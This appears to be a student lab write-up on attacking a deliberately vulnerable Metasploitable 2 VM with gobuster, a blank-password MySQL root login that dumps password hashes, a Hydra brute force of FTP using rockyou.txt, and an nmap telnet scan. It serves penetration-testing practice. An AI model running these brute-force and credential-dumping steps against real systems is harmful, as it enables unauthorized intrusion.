
- This one is pretty neat. It showcases all of the possible SQLi (SQL injections) for the following queries.



```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.1.4 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.4
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 288]
/.htaccess            (Status: 403) [Size: 293]
/.htpasswd            (Status: 403) [Size: 293]
/cgi-bin/             (Status: 403) [Size: 292]
/dav                  (Status: 301) [Size: 313] [--> http://192.168.1.4/dav/]
/index.php            (Status: 200) [Size: 891]
/index                (Status: 200) [Size: 891]
/phpMyAdmin           (Status: 301) [Size: 320] [--> http://192.168.1.4/phpMyAdmin/]
/phpinfo.php          (Status: 200) [Size: 47975]
/phpinfo              (Status: 200) [Size: 47963]
/server-status        (Status: 403) [Size: 297]
/test                 (Status: 301) [Size: 314] [--> http://192.168.1.4/test/]
/twiki                (Status: 301) [Size: 315] [--> http://192.168.1.4/twiki/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

- For this part, I used gobuster, which essentially brute forces the web paths by taking a wordlist, and the wordlist I used was common.txt, and it is trying teach word for a directory.

- This is important because we can find hidden pages, such as dev or even admin. With this we can even find sensitive files like login info or misconfigured directories that can be exploitable
- Here, I was able to find phpmyadmin, which is very outdated.



```
┌──(root㉿kali)-[/home/kali]
└─# mysql -h 192.168.1.4 -u root --skip-ssl --connect-expired-password -p

Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 450
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SELECT host, user, password FROM mysql.user;
+------+------------------+----------+
| host | user             | password |
+------+------------------+----------+
|      | debian-sys-maint |          |
| %    | root             |          |
| %    | guest            |          |
+------+------------------+----------+
3 rows in set (0.000 sec)

MySQL [(none)]>
```

- Over here I did a leak to extract passwords
- I logged in with the target iP via mysql
- Funny thing is, since the password is blank, all I had to do was press enter.
- Then I did SQL command by selecting the Hosts, user, passwords from the mysql.user

++


Password-Cracking, Accessing Ms2 via Telnet, and more.

TL;DR

Metasploitable 2 is an intentionally vulnerable virtual machine so people can use it for security training and practice penetration testing techniques. It is based on the Linux OS and is distributed by Rapid7.


Overview / Goal

In this section, I will be hacking myself into my ms2 vuln machine by using hydra. Once I get credentials, I can then use those credentials to do a remote connection to the machine via telnet, thus accessing the vuln machine.




```
──(kali㉿kali)-[~]
─$ sudo su
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
──(root㉿kali)-[/home/kali]
─#
```

- First I put myself into root so things are just easier!




```
└─# ping -c 5 192.168.1.4
PING 192.168.1.4 (192.168.1.4) 56(84) bytes of data.
64 bytes from 192.168.1.4: icmp_seq=1 ttl=64 time=0.346 ms
64 bytes from 192.168.1.4: icmp_seq=2 ttl=64 time=0.179 ms
64 bytes from 192.168.1.4: icmp_seq=3 ttl=64 time=0.213 ms
64 bytes from 192.168.1.4: icmp_seq=4 ttl=64 time=0.196 ms
64 bytes from 192.168.1.4: icmp_seq=5 ttl=64 time=0.199 ms

─── 192.168.1.4 ping statistics ───
5 packets transmitted, 5 received, 0% packet loss, time 4072ms
rtt min/avg/max/mdev = 0.179/0.226/0.346/0.060 ms

┌──(root㉿kali)-[/home/kali]
└─#
```

- Over here, I just make sure that my ms2 is active and running and I do this with the ping command. I make sure to do -c 5, so it just does it 5 times, I just want to see if it's alive.




```
┌──(root㉿kali)-[/home/kali]
└─# hydra -t 4 -l msfadmin -P /usr/share/wordlists/rockyou.txt ftp://192.168.1.4 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes
ese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-21 10:36:44
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting,
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ftp://192.168.1.4:21/
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "iloveyou" - 5 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "princess" - 6 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "1234567" - 7 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "rockyou" - 8 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "12345678" - 9 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "abc123" - 10 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "nicole" - 11 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "daniel" - 12 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "babygirl" - 13 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "monkey" - 14 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "lovely" - 15 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "jessica" - 16 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "654321" - 17 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "michael" - 18 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "ashley" - 19 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "qwerty" - 20 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "111111" - 21 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "iloveu" - 22 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "000000" - 23 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "michelle" - 24 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "tigger" - 25 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "sunshine" - 26 of 14344399 [child 1] (0/0)
```




```
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "buster" - 146 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "george" - 147 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "brittany" - 148 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "alejandra" - 149 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "patricia" - 150 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "rachel" - 151 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "tequiero" - 152 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "7777777" - 153 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "cheese" - 154 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "159753" - 155 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "arsenal" - 156 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "dolphin" - 157 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "antonio" - 158 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "heather" - 159 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "david" - 160 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "ginger" - 161 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "stephanie" - 162 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "peanut" - 163 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "blink182" - 164 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "sweetie" - 165 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "222222" - 166 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "beauty" - 167 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "987654" - 168 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "victoria" - 169 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "honey" - 170 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "00000" - 171 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "fernando" - 172 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "pokemon" - 173 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "maggie" - 174 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "corazon" - 175 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "chicken" - 176 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "pepper" - 177 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "cristina" - 178 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "rainbow" - 179 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "kisses" - 180 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "manuel" - 181 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "myspace" - 182 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "rebelde" - 183 of 14344399 [child 3] (0/0)
```

- For this command, I did hydra on the text file rockyou.txt, which is a list of commonly used passwords. For the purposes of the assignment since I already know the password to my vuln machine, I won't let this whole thing run, as it'll take a long time, but you get the point. I am using hydra to retrieve the password and access telnet using that. There are about 14 million passwords stored in rockyou.txt, which is absurd!
- Before, I did not use the -t 4 command and it was super slow, but after adding this command my results doubled the speed. WhyS? More threads mean faster speeds. Also I did -l msfadmin because that is the specific user I would like to brute force.




```
└─$ sudo nmap -p 23 192.168.1.4
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-21 10:48 EST
Nmap scan report for 192.168.1.4
Host is up (0.00019s latency).

PORT   STATE SERVICE
23/tcp open  telnet
MAC Address: 08:00:27:7D:C1:52 (Oracle VirtualBox virtual NIC)

